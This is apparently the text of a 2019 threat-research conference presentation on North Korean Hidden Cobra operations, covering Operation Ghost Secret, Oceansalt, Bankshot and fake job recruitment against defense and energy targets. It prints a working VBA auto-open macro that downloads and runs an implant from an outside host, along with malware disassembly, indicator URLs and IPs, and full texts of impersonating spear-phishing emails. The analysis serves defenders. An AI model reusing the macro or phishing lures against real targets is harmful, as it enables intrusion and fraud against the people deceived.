



Inside Hidden Cobra Cyber Offensive Programs

POC 2019

Seoul, South Korea

Ryan Sherstobitoff | Sr. Analyst – Major Campaigns
Advanced Threat Research (ATR)





Agenda

- Background on Hidden Cobra
- 3yr Cyber Operational review
- Insider's look at Hidden Cobra's cyber offensive programs
- The path to Operation Sharpshooter
- Key Take-aways



Background on Hidden Cobra

Background on Hidden Cobra

How does this differ from Lazarus, Bluenorff?

- Hidden Cobra refers to the U.S Government and public sector's overall classification of North Korean cyber offensive programs
- This naming convention refers to multiple activity sets that the private sector has attributed to different names
 - Lazarus
 - Bluenoroff
 - Andariel
 - APT37
- The target objectives of these groups are different when compared to each other
- All the actions of these groups despite, different objectives still fall under the general classification of Hidden Cobra



3yr Operational Review

3yr Cyber Operational Review

A review of notable cyber activity

- ATR researched and documented targeted intrusions throughout 2018 / 2019 attributed Hidden Cobra
- A review of some of the notable activity and their relations to Hidden Cobra have revealed interesting patterns



3yr Cyber Operational Review

Operation Ghost Secret

- Implants using code from the Destover Trojan
- Re-use of SSL certificates that have appeared in previous operations
- Some re-use of infrastructure from 2014 Entertainment Company attack
- Complex data recon implant
- Originated from code developed in 2015
- Utilized a covert listening network using a component known as ProxySVC
- Targets: Health, Education, Energy, Telco, Government



3yr Cyber Operational Review

Operation Ghost Secret – implant code lineage

ProxySVC Dropper (exe)

SHA-1: 33fbc8d6850794fa3b7bccb7b1aa1289e6eaa45

Detection: Trojan-Bankshot2

Compile: 5.30.2017

Submitted: 3.19.2018 – 4.25.2018

ProxySVC Implant (dll)

SHA-1: d840dc4eda1132793fffd4b064000cfc499942d

Detection: HiddenCobra-D

Compile: 7.13.2017

Submitted: 3.22.2018 – 4.10.2018

Dec 2014

2015 Aug

2016

2017

May

Jul

Aug

Nov

2018

Feb

Apr

'Entertainment Company' 2014 Destover (HIDDEN COBRA)

SHA-1:

8a7621dba2e88e32c02fe0889d2796a0c7cb5144

Detection: BackDoor-FDOP|99846F417C95

Compile: 10.29.2014

Submitted: 12.17.2014 – 12.19.2014

2015 Destover-like (original hybrid)

SHA-1: x

Detection: RDN/Generic BackDoor

Compile: 8.18.2015

Submitted: 9.15.2015 – 4.25.2018

2017 Hybrid

SHA-1:

8f2918c721511536d8c72144ea

baf685ddc21a35

Detection: Trojan-Bankshot2

Compile: 8.1.2017

Submitted: 9.19.2017 –

11.21.2017

2018 Hybrid

SHA-1:

fe887fcab66d7d7f79f05e

0266c0649f0114ba7c

Detection: Trojan-

Bankshot2


Compile: 2.12.2018

Submitted: 2.14.2018 –

4.25.2018

3yr Cyber Operational Review

Operation Ghost Secret – code linkage



3yr Cyber Operational Review

Operation Oceansalt

- Targeted campaign first appearing late May 2018 targeting Korean speaking persons.
- Five Malicious documents were sent to victims containing Korean language subjects (predominantly financially related).
- Consistent author of “Lion” found embedded in the document metadata. Documents also contained metadata including Korean language codepage; indicating it was created on a Korean language machine. Documents were created between 5/18/2018 to 6/4/2018 by the same Lion author.
- Malicious documents included VBA script that downloaded implant that reused code from APT1/Comment Crew SEASALT implant that was observed in early CC operations.

Property	Value
codepage	949 => Korean
author	Lion
last_saved_by	Lion
create_time	2018-05-18 05:54:56
last_saved_time	2018-05-28 00:29:53
creating_application	Microsoft Excel
security	0

Document Metadata

```
Private Sub Workbook_Open()  
  
Dim hInternet As Long  
Dim hConnect As Long  
Dim lFlags As Long  
Dim hRequest As Long  
Dim bRes As Boolean  
Dim strFile As String  
Dim strDir As String  
Dim iFile  
Dim lBytesRead  
Dim sBuffer As String  
  
Dim Data(1) As Byte  
  
Range("A:M").Font.Name = "Tahoma"  
Range("A:M").Font.Size = 18  
  
hInternet = InternetOpen(vbNullString, INTERNET_OPEN_TYPE_DIRECT, vbNullString, vbNullString, 0)  
hConnect = InternetConnect(hInternet, "eduasia.kr", 80, "", "", INTERNET_SERVICE_HTTP, 0, 0)  
lFlags = INTERNET_FLAG_NO_COOKIES  
hRequest = HttpOpenRequest(hConnect, "GET", "gbbs/bbs/admin/log.php", "HTTP/1.0", vbNullString, vbNullString, lFlags, 0)  
bRes = HttpSendRequest(hRequest, vbNullString, 0, vbNullString, 0)  
strFile = Environ$("tmp") & "\\" & "LMworker.exe"  
iFile = FreeFile()  
Open strFile For Binary Access Write As iFile  
  
Do  
    bRes = InternetReadFile(hRequest, Data(0), 1, lBytesRead)  
    If lBytesRead > 0 Then  
        Put iFile, , Data(0)  
    End If  
Loop While lBytesRead > 0  
  
Close iFile  
  
bRes = ShellExecute(0, "open", strFile, "", vbNullString, vbNormalFocus)
```

Decoded VBA Script embedded in document to download implant

Download Host

Download URL

Save to disk as filename

```
VBA MACRO  현재 통합 문서.xls  
in file: C:\Users\Ops01\Desktop\Rich\New\Docs\56B797ECF76061595843FC536A45BCAB.xls - OLE stream: u'VBA_PROJECT_CUR/VBA/\ud604\uc7ac_\ud1b5\ud569_\ubb38\uc11c'  
  
Option Explicit  
Private Declare PtrSafe Function InternetOpen Lib "wininet.dll" Alias "InternetOpenA" ( _  
    ByVal lpszAgent As String, _  
    ByVal dwAccessType As Long, _
```

Korean language malicious macro name

3yr Cyber Operational Review

Operation Oceansalt

- New data reconnaissance implant created based on SEASALT source code from 2010. Oceansalt wouldn't be possible without direct access to original source.
- Designed as a system gathering implant with reverse shell capabilities.
- Not just SEASALT re-compiled, rather a new implant created incorporating SEASALT code. Research shows actor has access to entire source code down to the Visual Studio solution files.
- Implant first appearing to be distributed June 1st, 2018 on a hacked South Korean website belonging to the Korean Orff Schulwerk Association (SK teachers association).
- Multiple 'debug' versions were detected between 6/13/18 to 7/16/18 that contacted a few C2s. Debug versions contained interesting strings, not found in initial OCEANSALT.

```
receive_and_execute_commands_from_CnC: ; CODE XREF: _main+411j]
mov     ecx, 4th                ; _main+429j] ...
xor     eax, eax                ; jumtable 00401703 default case
lea     edi, [ebp+Dst]
rep     stosd
mov     eax, dword_4040C0
test   eax, eax
jnz    loc_4018A8
mov     eax, 5
push   0                        ; flags
lea     edx, [ebp+Dst]
push   eax                      ; len
push   edx                      ; buf
push   eax                      ; s
call   ebx ; recv
test   eax, eax
jle    loc_4018A8
ecx, dword ptr [ebp+Dst]
lea     eax, [ecx-1]            ; switch 13 cases
cmp    eax, 0Ch
ja     short receive_and_execute_commands_from_CnC ; jump
jmp    ds:command_index_Table[eax*4] ; switch jump

receive_and_execute_commands_from_CnC: ; CODE XREF: WinMain(x,x,x,x)+33Dj]
push   0                        ; flags
push   10h                      ; len
lea     eax, [ebp+Dst]
push   eax                      ; buf
push   s                          ; s
call   _recv_and_decode_
add    esp, 10h
test   eax, eax
jle    loc_1032470
mov     eax, [ebp+Dst]
dec    eax
cmp    eax, 0Bh                ; switch 12 cases based on command ID in eax
ja     default_case            ; jumtable 00401704 default case
jmp    ds:command_index_Table[eax*4] ; switch jump
```

3yr Cyber Operational Review


Operation Bankshot

- Operation that targeted the Turkish banking sector
- Utilized an implant known as BANKSHOT as referred to by the U.S government



3yr Cyber Operational Review

Fake Job Recruitment



- Uses malicious VBA macro code to install implants on target systems
- Targeting key military systems in Korea
- Consistent decryption routine and dropper dating back to July 2016
- Multiple targets outside of South Korea
- Heavy focus on virtual currency targeting
- Discovery of attacker using Encapsulated Post Script (EPS) in some Hangul Word documents

3yr Cyber Operational Review

Fake Job Recruitment

- Attackers setup elaborate spear phishing campaign to target employees at major defense contractors involved key defense systems on the Korean Peninsula
- Attackers create decoy documents with a job recruitment theme or other related topics and impersonate recruiters from credible sources or other contacts within the target's organization to deliver spear phishing emails
- Attackers deliver malicious documents via links to a compromised location where the malicious documents are hosted
- The backdoors dropped by the malicious documents targeting two defense contractors contain the same API string obfuscation as the Troy32 implants used by Lazarus Group

3yr Cyber Operational Review

Fake Job Recruitment

- From April 17th - July 17th 2017 major US defense contractors were targeted
- Individuals involved with key military programs relating to Korea were sent targeted spear phishing emails
- Hidden Cobra was interested in programs relating to:
 - Terminal High Altitude Area Defense (THAAD)
 - Advanced Extremely High Frequency (AEHF)
 - Relocatable Over the Horizon Radar
 - Unmanned Aerial Vehicle (UAV)
 - Sikorsky Helicopter program
- This operation was part of an elaborate impersonation campaign to 'trick' individuals into opening malicious document files
- Malicious Microsoft Word documents disguised as job descriptions for roles involved with THAAD, AEHF OHR & Sikorsky.
 - Documents load an implant on the victim's system
 - Implant would communicate to command and control (C2) over FakeTLS custom protocol

3yr Cyber Operational Review

Fake Job Recruitment Operational Time-Line

Sikorsky Helicopter



April 2017

THAAD System



July 2017

AEHF System



July 2017

MQ-4C Triton UAV



July 2017

Raytheon Operated ROTH



April 2017

3yr Cyber Operational Review

Fake Job Recruitment – Helicopter Military Program

- The attackers began targeting Major Defense Contractor in April 2017. Based on the content of the decoy document, it is likely that the attackers are interested in obtaining US cutting-edge technology pertaining to Black Hawk helicopters through compromising individuals who works for Defense Contractor or have knowledge of the helicopter manufacturing technology.
- The attacker who impersonated the Current SOC Manager and specifically mentioned “the Helicopter environment” and “the aerospace and defense industry” in the spear-phishing email sent in April 2017. The US has close to 30,000 military personnel deployed to the Korean Peninsula. Air Forces Korea currently operates Black Hawk helicopters., F-16s, and other advanced fighter jets.

3yr Cyber Operational Review

Fake Job Recruitment – THAAD Missile System

- In July 2017, the attackers sent a spear phishing recruitment email that contains a detailed job opening for Mechanical Integration Engineering Mgr. The job description listed in the decoy document is identical to the actual job opening published on a Defense Contractor's website on 28 June 2017, and both job locations are in Sunnyvale, California.



THAAD Missile System

Mechanical Integration Engineering Mgr

Job Description:
The THAAD Interceptor Mechanical Integration Engineering Manager will lead a team of production, ordnance and structures engineers in a fast-paced environment supporting production and post-production. Direct [REDACTED] issues, subcontractors and government customer personnel. Visible and vocal leadership of engineers. [REDACTED] executive leadership on issue resolution, opportunity plans and progress.

Primary duties include:

- Lead team in resolution of mechanical product test failures. Work closely with manufacturing facilities (LM and subcontractors) in the triage of test failures and planning and execution of root cause investigations and corrective action implementation. Be closely tied into tactics and report-out status daily to executive leadership.
- Identify, plan and execute producibility improvements
- Manage professional engineering staff, establishing and maintaining appropriate headcount and salary grade mix, respond and adjust rapidly and urgently to emerging issues and apply resources appropriately, manage competing priorities and satisfy gtd schedule demands while adopting a fixed-price mentality
- Interface with Senior Manager and Director level leaders on Program and with MDA customers.
- Actively collaborate with the LOB and Engineering on critical needs and issues throughout the program

Basic Qualifications

- Minimum 8 years of technical experience with demonstrated expertise in complex missile, space, or aircraft systems.
- Experience leading technical teams
- Demonstrated technical depth and breadth in Mechanical Engineering, particularly in structures and/or propulsion/ordnance design and associated test equipment.
- Excellent communication skills, both verbal and written, with the ability to articulate complex technical and programmatic issues to subordinates, peers, management and customers.
- Proven ability to drive closure and resolve technical issues/challenges
- Experience as Certified Principal Engineer (CPE) or equivalent design cognizant engineering role for missile, spacecraft or aircraft products
- Familiarity with configuration control and quality control tools and systems (e.g., EPDM, Q-net, V8i/CU)
- Demonstrated commitment to development and/or deployment of productivity improvements and leveraging new technologies
- Willing to travel as business needs require
- Certified Cost Account Manager
- Demonstrate Full Spectrum Leadership Behaviors.

Desired skills

- Familiar with Pro-E and IDEAS CAD Systems, experienced with Geometric Tolerancing and Design Documentation per ASME Y14.5
- Experience supporting production of missile, spacecraft or aircraft mechanical hardware or integration of hardware in a missile, spacecraft or aircraft production environment
- Experience in working across teams
- Experience working with the Missile Defense Agency (MDA)
- Experience working on THAAD
 - Principles of static and dynamic analysis of metallic and composite structures
 - Principles of heat transfer
 - Knowledge of standard machining and fabrication methods for metallic components
 - Knowledge of materials and fabrication methods relevant to composites, including its painting and adhesive bonding
 - Principals of propulsion and ordnance design, including nozzles, thrusters, rocket motors, initiators, linear shaped charges, squibs, explosive bolts and transfer lines
 - Principals of fluid dynamics of explosives, deflagration vs detonation, mechanical properties and shock propagation
 - Knowledge of propellant formulations, burn characteristics and behaviors, mixing, pouring and curing techniques
 - Knowledge of materials and fabrication methods relevant to thermal insulators, coatings and structural composites
 - Experience working closely with major subcontractors
 - Ability to develop technical labels and to build technical pipelines to sustain technical expertise within the organization
 - Experience working with remote field sites

As a leading technology innovation company, Lockheed Martin's vast team works with partners around the world to bring proven performance to our customers' toughest challenges. Lockheed Martin has employees based in many states throughout the U.S., and internationally, with business locations in many nations and territories.

[REDACTED] We're engineering a better tomorrow.

Lockheed Martin is an Equal Opportunity/Affirmative Action Employer. All qualified applicants will receive consideration for employment without regard to race, color, religion, sex, pregnancy, sexual orientation, gender identity, national origin, age, protected veteran status, or disability status.

Malicious Document containing legitimate position


Job Location(s): Sunnyvale California
Security Clearance: Secret
Business Unit: ESS8460 SPACE SYSTEMS COMPANY
Program: THAAD
Job Class: Management

3yr Cyber Operational Review


Fake Job Recruitment – Impersonation efforts for Defense Targeting



This screenshot shows a Twitter profile for a 'Hidden Cobra persona account'. The profile picture is a woman's face, which has been redacted with a black box. The bio is also redacted. The account has 2 tweets, 105 followers, and 2 following. The tweets are promotional for McAfee Endpoint Security 10.2.0.620 Full Crack, with one tweet mentioning 'Senior Researcher' and another mentioning 'San Francisco, CA'. A red text overlay at the bottom left of the screenshot reads 'Hidden Cobra persona account'.



This graphic features a woman's face in a circular frame, which is redacted with a black box. To the left of the face, the text 'Impersonating Recruiter' is written in red. Below the face, the text 'Senior Associate' is written in black, followed by a redacted name and the number '3rd'.



This screenshot shows a grid of various Twitter profiles. The profiles include: 'IceCUBE Exchange' (South Africa's Bitcoin, Litecoin and Ether Exchange since 2013), 'Gareth Grobler' (Digital Currency Expert & Speaker), 'Michael Parsons' (Blockchain & Bitcoin Advisor), 'Tristan Winters' (Blockchain enthusiast), 'BAE Systems Air' (Official account of BAE Systems Military Av & Information), 'Sikorsky' (Sikorsky a LockheedMartin Company), 'Heather Elias' (Wife, Mom, CMO of @TheStamp), 'BAE Systems, Inc.' (Official account of BAE Systems), 'Northrop Grumman' (A leading global security company), 'Mike Hawes' (Long time aerospace engineer with NASA and Lockheed), and 'Larry Austin' (Vice President of The Next Level). A red text overlay at the bottom right of the grid reads 'Profiles Fake Persona is following'.

3yr Cyber Operational Review

Fake Job Recruitment – Energy Sector Targeting

Dear REDACTED,



We are holding a fund-raising concert on September 24 at 10:00 in Dayton. We would like to extend a personal invitation to you and your partner. The opening ceremony will be performed by Mr. Waldo. Among those who have also indicated their willingness to attend are Joseph [REDACTED] and James [REDACTED]. Please contact me if you would like to accept this invitation. I look forward to meeting you on what I am sure will be a most successful occasion.

Sincerely,


Spear phishing sent to a major power distribution company by individual from malicious email

Subject: Fund raising event


TSF means Theater Air Naval Ground Operations Security Force



Real person Hidden Cobra is impersonating



Spoofing real executive from energy company



Spoofing real executive from energy company

3yr Cyber Operational Review

Fake Job Recruitment – Troy32 Implant

- Historically Hidden Cobra has used the term Troy in their backdoor code, especially those tied to the Escad
- Uses Korean language compiler
- Two malicious documents targeting defense contractors were hosted at
 - hxxp://210.202.40.35/CKRQST/Company/HR/Position/lm/L1915.doc
 - hxxp://210.202.40.35/CKRQST/event/careers/jobs/description/docs/NGC1398.doc
- Troy32 Implant used 210.202.40.35 as a command and control
- Implant was distributed from lansingturbo.org as of August 3rd, 2017
- Uses the same type of SSL certificate (FakeTLS) that was used in the implants found in Sony Pictures Incident

lansingturbo.org - /docs/

[\[To Parent Directory\]](#)

Thursday, August 03, 2017 8:36 AM

139264 [WebDAV.exe](#)

🏠 FileVersionInfo properties

Copyright	Copyright © 2016
Product	default
Original name	default
Internal name	Troy32
File version	1, 0, 0, 1
Description	default



Insider's look at North Korean cyber offensive programs

Insiders Look at Hidden Cobra Cyber Offensive Programs

An analysis of impersonation campaigns


- Hidden Cobra cyber actors are skilled at impersonating people on the internet in connection to their targets
- Actor has been impersonating defense sector employees since 2016 through fake LinkedIn profiles
- US Government tracked a number of impersonation campaigns linked to defense contractor targeting as covered in a FBI indictment
- The following cases we cover here have been confirmed by USG as linked to Hidden Cobra through public and private reporting
- Command of English and other foreign languages has significantly improved
- Actor has appear to know their targets, often impersonating legitimate people to appear authentic



Insiders Look at Hidden Cobra Cyber Offensive Programs


Skilled at Impersonation

- ATR discovered impersonation operations targeting DIB from 2016-2018
- Targets have association with email theme
- Operations are tracked using hidden pixels to transmit if the operation was successful



Targeted email sent to employee

Hidden Pixel



Insiders Look at Hidden Cobra Cyber Offensive Programs

Skilled at Impersonation

- Hidden Cobra conducted an operation impersonating English speaking persons
- Targets included US Defense, Energy, Financial and other organizations
- Actor was responsible for sending multiple recruitment emails to defense industry.

Project Manager- USG Proposal Management job
LOCKHEED MARTIN CORPORATION | STRATFORD, CT

Apply on LinkedIn | Apply through LinkedIn

COMPANY DESCRIPTION
Headquartered in Bethesda, Maryland, Lockheed Martin is a global security and aerospace company that employs approximately 98,000 people worldwide and is principally engaged in the research, design, development, manufacture, integration and sustainment of advanced technology systems, products and services.

JOB DESCRIPTION
Job Description:
Proposal Manager (PM) will be responsible for the project management, preparation, budget control and timely submission of mega, major and routine proposals for the O-38 and for the V-380 Resistant Aircraft Platform. The PM will be the focal point of USG Requests for Proposal (RFP) for sole source as well as competitive bids and non-offers. These RFPs can vary in size and complexity and could range in type to include but not limited to Development Programs, Research and Development, Aftermarket products and services, Engineering services, trade studies, Engineering Change Proposals (ECP), proposals for new programs, major aircraft modifications, Change Orders and aircraft program cancellations. The PM will be responsible for the coordination and notification of a Planned program cancellation. The PM will be responsible for the overall Contract process (CAC) for the program. The PM will be responsible for providing data (metrics) input into a tracking system for all assigned campaigns to assist in efforts to help increase the various steps in the overall CAC process.

Malicious documents containing jobs from defense contractors

Impersonating Defense industry recruiter

Senior Associate

Fake Twitter account created for recruiter

Impersonating SOC Manager of Defense Contractor

Wesley

Hi Kenny,

My name is [redacted] and I am a senior manager with Computer Incident Response Team. We have been investigating cybersecurity matter in the Sikorsky environment and it has got an intrusion attempt on your computer.

Cybersecurity attacks continue to increase in frequency and sophistication for the Aerospace and Defense industry. A single mistake or breach could have enormous consequences for the Aerospace & Defense Industry, and national security.

As a precaution, you must take two immediate steps:

- Passwords: Your passwords need to be changed in the next 24 hours. See [Guidance Below](#). Please make every effort to change your password today.
- Desktop/Laptop Privileges: We will be applying strong security and limitations to End User capabilities on your desktop/Laptop. Please take several steps depending on the Guidance.

See Guidance
[https://hunterliberty.com/docs/wesley\[redacted\]guidance.doc](https://hunterliberty.com/docs/wesley[redacted]guidance.doc)

Thank you for your assistance and we appreciate your cooperation and patience.



Best Regards,
Wesley [redacted]
Senior Manager
Computer Incident Response Team

Text of spear phishing email sent to victim

Insiders Look at Hidden Cobra Cyber Offensive Programs

Skilled at Impersonation

- This operation targeted individuals involved in the energy sector with a fake fund-raising concert
- Actor used names of real executives from an Energy company local to where the event was to be held
- Actor impersonated an event manager and promoter



Dear REDACTED,

We are holding a fund-raising concert on September 24 at 10:00 in Dayton. We would like to extend a personal invitation to you and your partner. The opening ceremony will be performed by Mr. Waldo. Among those who have also indicated their willingness to attend are Joseph [REDACTED] and James [REDACTED]. Please contact me if you would like to accept this invitation. I look forward to meeting you on what I am sure will be a most successful occasion.

Sincerely,

Spear phishing email using Energy Executive names as credibility

--089e08e52be95b38a40559c6370c

Content-Type: text/html; charset=utf-8

Content-Transfer-Encoding: quoted-printable

```
<div dir=3D"ltr"><span style=3D"font-size:14px">Dear=C2=A0 REDACTED=
, /</span><br style=3D"font-size:14px"><br style=3D"font-size:14px"><spa=
n style=3D"font-size:14px">We are holding a fund-raising concert on Se=
ptember 24 at 10:00 in Dayton. We would like to extend a personal invi=
tation to you and your partner.</span><br style=3D"font-size:14px"><sp=
an style=3D"font-size:14px">The opening ceremony will be performed by =
Mr. Waldo. Among those who have also indicated their willingness to at=
tend are Joseph Buonaiuto and James Berger. Please contact me if you w=
ould like to accept this invitation.</span><br style=3D"font-size:14px=
"><span style=3D"font-size:14px">I look forward to meeting you on what=
I am sure will be a most successful occasion.</span><br style=3D"font=
-size:14px"><br style=3D"font-size:14px"><span style=3D"font-size:14px=
">Sincerely,</span><br></div>
```

```
